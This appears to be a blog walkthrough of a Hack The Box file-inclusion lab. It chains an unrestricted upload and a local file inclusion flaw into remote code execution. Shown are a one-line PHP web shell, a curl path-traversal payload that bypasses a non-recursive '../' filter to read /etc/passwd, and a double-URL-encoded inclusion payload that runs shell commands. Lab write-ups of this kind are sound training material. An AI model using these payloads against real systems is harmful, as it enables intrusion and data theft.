
In this blog, I will provide a detailed walkthrough of the File Inclusion Skills Assessment lab. This guide is intended to help you better understand the concepts involved and assist you in solving the challenge.
This is the newer version of the Sumace lab provided by Hack The Box, and a proper walkthrough is not easily available online. That motivated me to document my approach and share it here.
Before continuing, I strongly recommend spending dedicated time attempting the lab on your own. It is slightly tricky and requires creative, out-of-the-box thinking.
The question is as follows:
Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

On opening the target web application i found the following home page:

I started browsing through the different pages and found a form on the apply page which allowed us to upload a file:
I then tried to upload a shell.php file to check if it is accepting any filetype:

<?php system($_GET["cmd"]); ?>However, when I tried accessing it directly from the /uploads directory, execution was forbidden, which was expected. I found the uploads directory by simply fuzzing using a common wordlist.
The next step was to look at the page source and I found an interesting endpoint in there:

After seeing this, I tried fuzzing different LFI payloads on the 'p' parameter to check whether it is vulnerable or not. The following payload worked and I was able to successfully get the contents of the etc/passwd file. This confirmed the LFI vulnerability.
curl 'http://154.57.164.68:32745/api/image.php?p=....//....//....//....//etc/passwd'
Why Did This Work?
The server removes ../ patterns non-recursively. By inserting extra dots (…./), we bypass the filter because the replacement does not properly normalize the path.
After this, I tried reading the individual php files using curl command to check the logic behind each of them.
1. contact.php

After going through the php code, we can see that the 'region' parameter dynamically includes local files from the server, and also url decoding is applied after the security check, so we can use url double encoding and easily bypass it.
But we still dont know how the file which is being uploaded is named before storing. It took me a lot of time to understand this.
2. apply.php

Initially, I missed something simple but important.
The form on apply.php does not process data itself. Instead, it submits the data to /api/application.php.
3. /api/application.php

The above code clearly indicates that the uploaded file is being saved with md5 hashed filename. So the next step was to create a hash for the shell.php file which I uploaded in the beginning.

Now we have enough Information to create our attack payload. We have to exploit the LFI vulnerability on /contact.php page and double encode the our payload in order to bypass the security checks.
Payload before encoding:
../uploads/fc023fcacb27a7ad72d605c4e300b389&cmd=ls /Double encoded payload:
%252e%252e%252fuploads%252ffc023fcacb27a7ad72d605c4e300b389&cmd=ls%20/This bypasses the filter and includes the uploaded shell via LFI.

Simply use the cat command after this to retrieve the flag.
Key Takeaways
This lab demonstrates several important concepts:
- File upload vulnerabilities
- Local File Inclusion (LFI)
- Non-recursive filter bypass
- Double URL encoding bypass
- Chaining vulnerabilities for Remote Code Execution (RCE)
- Reading backend source code to understand application logic
The most important lesson here is that small oversights such as decoding input after validation can completely break security controls.
Muhammad Husain Hemani
Information Security Consultant - Qseap Infotech Pvt Ltd